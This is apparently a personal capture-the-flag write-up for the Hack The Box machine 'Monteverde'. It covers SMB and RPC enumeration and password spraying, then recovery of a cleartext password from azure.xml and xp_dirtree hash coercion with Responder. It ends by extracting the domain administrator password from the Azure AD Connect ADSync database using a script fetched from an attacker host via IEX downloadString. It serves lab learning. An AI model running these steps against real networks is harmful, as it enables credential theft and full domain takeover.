index: 0×fc3 RID: 0×641 acb: 0×00000210 Account: mhope  Name: Mike Hope Desc: (null)
index: 0×fd1 RID: 0×a36 acb: 0×00000210 Account: roleary        Name: Ray O'Leary       Desc: (null)
index: 0×fc5 RID: 0×a2a acb: 0×00000210 Account: SABatchJobs    Name: SABatchJobs       Desc: (null)
index: 0×fd2 RID: 0×a37 acb: 0×00000210 Account: smorgan        Name: Sally Morgan      Desc: (null)
index: 0×fc6 RID: 0×a2b acb: 0×00000210 Account: svc-ata        Name: svc-ata   Desc: (null)
index: 0×fc7 RID: 0×a2c acb: 0×00000210 Account: svc-bexec      Name: svc-bexec Desc: (null)
index: 0×fc8 RID: 0×a2d acb: 0×00000210 Account: svc-netapp     Name: svc-netapp        Desc: (null)

user:[Guest] rid:[0×1f5]
user:[AAD_987d7f2f57d2] rid:[0×450]
user:[mhope] rid:[0×641]
user:[SABatchJobs] rid:[0×a2a]
user:[svc-ata] rid:[0×a2b]
user:[svc-bexec] rid:[0×a2c]
user:[svc-netapp] rid:[0×a2d]
user:[dgalanos] rid:[0×a35]
user:[roleary] rid:[0×a36]
user:[smorgan] rid:[0×a37]
```

```
=================================( Password Policy Information for 10.10.10.172 )=================================


[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7
```

password policy and user list

and Domain Group Memberships

```
[+]  Getting domain group memberships:

Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

now lets check users and see if anyone can login.

```
crackmapexec smb 10.10.10.172 -u users.txt -p users.txt
```

```
SMB         10.10.10.172    445    MONTEVERDE       [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.172:445        Name: 10.10.10.172              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
        users$                                                  READ ONLY
[*] Closed 1 connections
```

SABatchJobs has access to Azure_Uploads, and Users$ If we enumerate further we can find that user accounts may have something stored locally. In mhope's

directory there is a azure.xml file we can collect.

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172 -r --exclude IPC$

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.172:445        Name: 10.10.10.172              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        azure_uploads                                           READ ONLY
        ./azure_uploads
        dr--r--r--                0 Fri Jan  3 07:43:36 2020    .
        dr--r--r--                0 Fri Jan  3 07:43:36 2020    ..
        C$                                                      NO ACCESS       Default share
        E$                                                      NO ACCESS       Default share
        NETLOGON                                                READ ONLY       Logon server share
        ./NETLOGON
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
        SYSVOL                                                  READ ONLY       Logon server share
        ./SYSVOL
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
        dr--r--r--                0 Thu Jan  2 17:05:27 2020    MEGABANK.LOCAL
        users$                                                  READ ONLY
        ./users$
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    .
        dr--r--r--                0 Fri Jan  3 08:12:48 2020    ..
        dr--r--r--                0 Fri Jan  3 08:15:23 2020    dgalanos
        dr--r--r--                0 Fri Jan  3 08:41:18 2020    mhope
        dr--r--r--                0 Fri Jan  3 08:14:56 2020    roleary
        dr--r--r--                0 Fri Jan  3 08:14:28 2020    smorgan
[*] Closed 1 connections
```


```
smbclient -U SABatchJobs //10.10.10.172/users$
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ smbclient -U SABatchJobs //10.10.10.172/users$
Password for [WORKGROUP\SABatchJobs]:
```

```
smb: \mhope\> ls
  .                                   D        0  Fri Jan  3 08:41:18 2020
  ..                                  D        0  Fri Jan  3 08:41:18 2020
  azure.xml                          AR     1212  Fri Jan  3 08:40:23 2020

                31999 blocks of size 4096. 28979 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (13.8 KiloBytes/sec) (average 13.8 KiloBytes/sec)
smb: \mhope\>
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ cat azure.xml
#<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

Now we have mhope's username and password we can use bloodhound to download the information about the environment and upload it onto the bloodhound database where we find some more information about megabank.locals domain and how groups are managed.



Now logging onto the system as mhope, using their password we can see what permissions her account has and see if we have anything to abuse from there.


```
hostname; whoami; ipconfig
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid ...ion - '/group'.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
*Evil-WinRM* PS C:\Users\mhope\Desktop> hostname; whoami; ipconfig
MONTEVERDE
megabank\mhope

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5a
   IPv6 Address. . . . . . . . . . . : dead:beef::8553:1f52:8342:a64b
   Link-local IPv6 Address . . . . . : fe80::8553:1f52:8342:a64b%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:e055%4
                                       10.10.10.2
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
megabank\mhope S-1-5-21-391775091-850290835-3566037492-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins                      Group            S-1-5-21-391775091-850290835-3566037492-2601   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
```


cannot get systeminfo from evil-winrm

groups that mhope is in are SQL Admin and Azure Admins groups, lets try to use some SQL Injection to gain more information. This is where XPN's blog starts to come into play. https://blog.xpnsec.com/azuread-connect-for-redteam/ First we see what access mhope has on the SQL Database.




```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "select name,create_date from sys.databases"
name                                                                                                                              create_date
---------------------------------------------------------------------------------------------------------------------------------- -----------------------
master                                                                                                                            2003-04-08 09:13:36.390
tempdb                                                                                                                            2025-01-09 08:29:37.357
model                                                                                                                             2003-04-08 09:13:36.390
msdb                                                                                                                              2017-08-22 19:39:22.887
ADSync                                                                                                                            2020-01-02 14:53:29.783
```

Then we upload PowerUpSQL.ps1 onto the system for easier abuse, and injection attacks over powershell.



```
(5 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Desktop> upload PowerUpSQL.ps1

Info: Uploading /home/kali/Desktop/HTB/monteverde/PowerUpSQL.ps1 to C:\Users\mhope\Desktop\PowerUpSQL.ps1

Data: 1679416 bytes of 1679416 bytes copied

Info: Upload successful!
```

now we try to abuse xp_dirtree vulnerability found, lets try to use it to talk to our kali system using Responder to collect any hashes and try to pass-the-hash.



```
Incorrect syntax near '\10.10'.
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "xp_dirtree '\\10.10.14.6\test'"
subdirectory
--------------------------------------------------------------------------------------------------------------------------

(0 rows affected)
```

starting responder on our Kali system

```
┌──(kali㉿kali)-[~/Desktop/HTB/monteverde]
└─$ sudo responder -I tun0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__|_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

Caught the hash

```
[SMB] NTLMv2-SSP Client   : 10.10.10.172
[SMB] NTLMv2-SSP Username : MEGABANK\MONTEVERDE$
[SMB] NTLMv2-SSP Hash     : MONTEVERDE$::MEGABANK:a20090ba327bf412:5AEF4FF9A2A7004D67FF24914204A000:0101000000000000046C83EA562DB0107FFDBE18EED753700000000
A002E00530044005600410 02E004C004F00430041004C00030014005300440056004100 2E004C004F00430041004C00050014005300440056004100 2E004C004F00430041004C00070008000046C
0000000000000009001E006300690066007300 2F00310030002E00310030002E00310034002E00360000000000000000000
```


Cant crack it or login to the system with it

using the following XPN's explination to collect the Administrator user information stored on the SQL database. First, run the two following SQL commands to identify the configuration xml file as well as the management agent information. Then also collect the encrypted configuration as well.

```
sqlcmd -Q "use ADSync; select private_configuration_xml FROM mms
sqlcmd -Q "use ADSync; select private_configuration_xml,encrypte
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml
----------------------------------------------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------

<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-v
<adma-configuration>
 <forest-name>MEGABANK.LOCAL</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>administrator</forest-login-user>
 <forest-login-domain>MEGABANK.LOCAL

(2 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml,encrypted_configuration FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml
                                                                                                     encrypted_configuration
----------------------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------- -------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------------------------------------------
---------------------------------------------

<MAConfig>
      <primary_class_mappings>
        <mapping>
          <primary_class>contact</primary_class>
          <oc-value>contact</oc-value>
        </mapping>
        <mapping>
          <primary_class>device</primary_class>
          <oc-v 8AAAAAgAAACfn4Lemwuy/a+hBmbvJMeKVf/3ScxlxjHq9eM7Gjy2YLrrsqeRUZh51ks9Dt6BFTSd8OdCHG209rYsFX6f5Az4ZdpscNYSncIaEaI4Re4qw4vNPSIb3DXX6FDtfQHF97fV
DV6wp4e3XTni1Y/DEATO+fgJuveCSDf+lX0UNnQEGrTfdDY9sK5neJ5vquLr0pdobAI6vU2g55IrwahGfKmwFjWF5q+qJ3zGR1nfxgsc0xRUNY2xWKoz
<adma-configuration>
 <forest-name>MEGABANK.LOCAL</forest-name>
 <forest-port>0</forest-port>
 <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
 <forest-login-user>administrator</forest-login-user>
 <forest-login-domain>MEGABANK.LOCAL 8AAAAAgAAABQhCBBnwTpdfQE6uNJeJWGjvps08skADOJDqM74hw39rVWMWrQukLAEYpfquk2CglqHJ3GfxzNWlt9+ga+2wmWA0zHd3uGD8vk/vfnsF3p2aK
J7n9IAB51xje0QrDLNdOqOxod8n7VeybNW/1k+YWuYkiED3xO8Pye72i6D9c5QTzjTlXe5qgd4TCdp4fmVd+UlL/dWT/mhJHve/d9zFr2EX5r5+1TLbJCzYUHqFLvvpCd1rJEr68g

(2 rows affected)
```


now you must collect the SALT for decrypting the password.



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select keyset_id,instance_id,entropy FROM mms_server_configuration"
Changed database context to 'ADSync'.
keyset_id   instance_id                          entropy
----------- ------------------------------------ ------------------------------------
          1 1852B527-DD4F-4ECF-B541-EFCCBFF29E31 194EC2FC-F186-46CF-B44D-071EB61F49CD
```

So now using the XPN script for decrypting, you must change the top line to match the megabank.local server information correctly by the servers information you can get the domain admin creds.

```
$client = new-object System.Data.SqlClient.SqlConnection -Argume
```



```

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated Security=true;Initial Catalog=ADSync"
```

now run the script as shown below to have the administrator and password information to be dumped.

```
*Evil-WinRM* PS C:\Users\mhope\Downloads> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6:8000/decrypt.ps1')
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname;whoami;ipconfig
MONTEVERDE
megabank\administrator

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::5a
   IPv6 Address. . . . . . . . . . . : dead:beef::8553:1f52:8342:a64b
   Link-local IPv6 Address . . . . . : fe80::8553:1f52:8342:a64b%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.172
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:e055%4
                                       10.10.10.2
```

neat!

https://www.hackthebox.com/achievement/machine/1184690/223

Things that helped me out:

https://www.youtube.com/watch?app=desktop&v=HTJjPZvOtJ4&t=7s

https://blog.xpnsec.com/azuread-connect-for-redteam/